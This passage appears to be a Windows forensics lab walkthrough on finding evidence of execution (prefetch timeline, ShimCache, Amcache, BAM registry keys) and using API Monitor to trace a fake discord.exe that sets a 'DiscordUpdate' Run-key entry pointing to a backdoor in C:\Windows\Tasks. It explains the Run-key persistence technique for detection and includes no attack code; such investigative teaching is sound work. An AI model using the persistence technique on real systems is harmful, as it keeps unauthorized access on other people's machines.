2023-08-28 09:37:31	FIRSTLOGONNIM...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\NTDLL.DLL, \\V...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS, ...	1	2023-08...			
2023-08-28 09:37:31	FONTDRVHOST.EXE	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\NTDLL.DLL, \\V...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS, ...	1	2023-08...			
2023-08-28 09:37:31	LOGONUI.EXE	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\NTDLL.DLL, \\V...	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS, ...	1	2023-08...			

The second output file is the timeline file, which shows the executable details sorted by the run time.

Line	Tag	Run Time	Executable Name
168	<input type="checkbox"/>	2023-09-07 08:29:26	\\VOLUME{01d9da035d4d8f00-285d5e74}\\PROGRAM FILES (X86)\\MICROSOFT\\EDGE\\APPLICATION\\MSEEDGE.EXE
8	<input type="checkbox"/>	2023-09-07 08:29:29	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\BACKGROUNDTASKHOST.EXE
263	<input type="checkbox"/>	2023-09-07 08:29:29	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\RUNTIMEBROKER.EXE
95	<input type="checkbox"/>	2023-09-07 08:29:30	\\VOLUME{01d9da035d4d8f00-285d5e74}\\PROGRAM FILES (X86)\\MICROSOFT\\EDGE\\APPLICATION\\116.0.1938.69\\IDENTITY_HELPER.EXE
48	<input type="checkbox"/>	2023-09-07 08:30:06	\\VOLUME{01d9da035d4d8f00-285d5e74}\\TEMP\\DISCORD.EXE
13	<input type="checkbox"/>	2023-09-07 08:30:07	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\CMD.EXE
238	<input type="checkbox"/>	2023-09-07 08:30:07	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\WINDOWSPOWERSHELL\\V1.0\\POWERSHELL.EXE
272	<input type="checkbox"/>	2023-09-07 08:30:08	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\SEARCHFILTERHOST.EXE
235	<input type="checkbox"/>	2023-09-07 08:30:11	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\POWERCFG.EXE
236	<input type="checkbox"/>	2023-09-07 08:30:11	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\POWERCFG.EXE
21	<input type="checkbox"/>	2023-09-07 08:30:12	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\CMDKEY.EXE
22	<input type="checkbox"/>	2023-09-07 08:30:12	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\COMP.EXE
194	<input type="checkbox"/>	2023-09-07 08:30:12	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\NET.EXE
197	<input type="checkbox"/>	2023-09-07 08:30:12	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\NET1.EXE
239	<input type="checkbox"/>	2023-09-07 08:30:12	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\REG.EXE
268	<input type="checkbox"/>	2023-09-07 08:30:12	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\SCHTASKS.EXE
269	<input type="checkbox"/>	2023-09-07 08:30:12	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\SCHTASKS.EXE
228	<input type="checkbox"/>	2023-09-07 08:30:17	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\PING.EXE
98	<input type="checkbox"/>	2023-09-07 08:30:26	\\VOLUME{01d9da035d4d8f00-285d5e74}\\WINDOWS\\SYSTEM32\\TCPROCMETG.EXE

## Investigation of ShimCache (Application Compatibility Cache)

ShimCache (also known as AppCompatCache) is a Windows mechanism used by the Windows operating systems in order to identify application compatibility issues. This database records information about executed applications, and is stored in the Windows Registry. This information can be used by developers to track compatibility issues with executed programs.

In the AppCompatCache cache entries, we can see the information such as:


- Full file paths
- Timestamps
  - Last modified time (\$Standard\_Information)
  - Last updated time (Shimcache)
- Process execution flag

- Cache entry position

Forensic investigators can use this information to detect the execution of potentially malicious files.

The `AppCompatCache` key is located at the `HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\ControlSet001\Control\Session Manager\AppCompatCache` registry location.

Let's load the `SYSTEM` registry hive (available at `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\config`) in Registry Explorer and see what kind of information it contains. We can do that by opening Registry Explorer and dropping the registry hive files into it. Then we will need to go to bookmarks and select `AppCompatCache`. In the bottom right side, we should see the evidence of application execution as shown in the screenshot.



## Investigation of Amcache

`AmCache` refers to a Windows registry file which is used to store evidence related to program execution. It serves as a valuable resource for digital forensics and security investigations, helping analysts understand the history of application execution and detect signs of any suspicious execution.

The information that it contains include the execution path, first executed time, deleted time, and first installation. It also provides the file hash for the executables.

On Windows OS the `AmCache` hive is located at `C:\Windows\AppCompat\Programs\AmCache.hve`

`AmCache`-related files harvested from `KAPE` are typically housed in `<KAPE_output_folder>\Windows\AppCompat\Programs`.




Found 36 unassociated file entry

Results saved to: C:\Users\johndoe\Desktop\forensic\_data\amcache-analysis

Total parsing time: 0.539 seconds

## Investigation of Windows BAM (Background Activity Moderator)

The Background Activity Moderator (BAM) is a component in the Windows operating system that tracks and logs the execution of certain types of background or scheduled tasks. BAM is actually a kernel device driver as shown in the below screenshot.




```
PS C:\Windows\System32> .\sc.exe qc bam
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: bam
        TYPE               : 1  KERNEL_DRIVER
        START_TYPE          : 1  SYSTEM_START
        ERROR_CONTROL       : 1  NORMAL
        BINARY_PATH_NAME    : system32\drivers\bam.sys
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Background Activity Moderator Driver
        DEPENDENCIES        :
        SERVICE_START_NAME  :
PS C:\Windows\System32> |
```

It is primarily responsible for controlling the activity of background applications but it can help us in providing the evidence of program execution which it lists under the bam registry hive. The BAM key is located at the below registry location.

HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\Services\bam\State\UserSettings\  
{USER-SID}

Using Registry Explorer, we can browse this inside the SYSTEM hive to see the executable names. Registry explorer already has a bookmark for bam .




We can also use RegRipper to get similar information through its bam plugin.

## Analyzing Captured API Call Data ( .apmx64 )


.apmx64 files are generated by [API Monitor](#), which records API call data. These files can be opened and analyzed within the tool itself. API Monitor is a software that captures and displays API calls initiated by applications and services. While its primary function is debugging and monitoring, its capability to capture API call data makes it handy for uncovering forensic artifacts. Let's proceed by loading `C:\Users\johndoe\Desktop\forensic_data\APMX64\discord.apmx64` into API Monitor (available at `C:\Program Files\rohitab.com\API Monitor`) and examining its contents for valuable information.

Launching the API Monitor will initiate certain necessary files.




Value


Upon opening the API Monitor application, let's head over to the File menu and choose Open. From there, let's navigate to the location of the .apmx64 file and select it.



After opening the file, a list of recorded API calls made by the monitored application will be displayed. Typically, this list contains details such as the API function name, parameters, return values, and timestamps. The screenshot below offers a comprehensive view of the API Monitor user interface and its various sections.



Clicking on the monitored processes to the left will display the recorded API call data for the chosen process in the summary view to the right. For illustration, consider selecting the discord.exe process. In the summary view, we will observe the API calls initiated by discord.exe.



A notable observation from the screenshot is the call to the [getenv function](#). Here's the syntax of this function.


```
char *getenv(  
    const char *varname  
);
```

This function retrieves the value of a specified environment variable. It requires a `varname` parameter, representing a valid environment variable name, and returns a pointer pointing to the table entry containing the respective environment variable's value.

API Monitor boasts a plethora of filtering and search capabilities. This allows us to hone in on specific API calls based on functions or time frames. By browsing through the summary or utilizing the filter and search functionalities, we can unearth intriguing details, such as API calls concerning file creation, process creation, registry alterations, and more.


### Registry Persistence via Run Keys

An oft-employed strategy by adversaries to maintain unauthorized access to a compromised system is inserting an entry into the `run` keys within the Windows Registry. Let's investigate if there's any reference to the `RegOpenKeyExA` function, which accesses the designated registry key. To perform this search, simply type `RegOpenKey` into the search box, usually situated atop the API Monitor window, and press `Enter`.



From the displayed results, it's evident that the registry key `SOFTWARE\Microsoft\Windows\CurrentVersion\Run` corresponds to the Run registry key, which triggers the designated program upon every user login. Malicious entities often exploit this key to embed entries pointing to their backdoor, a task achievable via the registry API function `RegSetValueExA`.

To explore further, let's seek any mention of the `RegSetValueExA` function, which defines data and type for a specified value within a registry key. Engage the search box, type `RegSet`, and hit `Enter`.




A notable observation is the `RegSetValueExA` invocation. Before diving deeper, let's familiarize ourselves with this function's documentation.

```
LSTATUS RegSetValueEx(  
    [in] HKEY hKey,  
    [in, optional] LPCSTR lpValueName,  
    DWORD Reserved,  
    [in] DWORD dwType,  
    [in] const BYTE *lpData,  
    [in] DWORD cbData
```

);


- `hKey1` is a handle to the registry key where you want to set a registry value.
- `lpValueName` is a pointer to a null-terminated string that specifies the name of the registry value you want to set. In this case, it is named as `DiscordUpdate`.
- The `Reserved` parameter is reserved and must be zero.
- `dwType` specifies the data type of the registry value. It's likely an integer constant that represents the data type (e.g., `REG_SZ` for a string value).
- `(BYTE*)lpData` is a type cast that converts the `_lpData_` variable to a pointer to a byte (`BYTE*`). This is done to ensure that the data pointed to by `_lpData_` is treated as a byte array, which is the expected format for binary data in the Windows Registry. In our case, this is shown in the buffer view as `C:\Windows\Tasks\update.exe`.
- `cbData` is an integer that specifies the size, in bytes, of the data pointed to by `_lpData_`.



A critical takeaway from this API call is the `lpData` parameter, which reveals the backdoor's location, `C:\Windows\Tasks\update.exe`.

### Process Injection

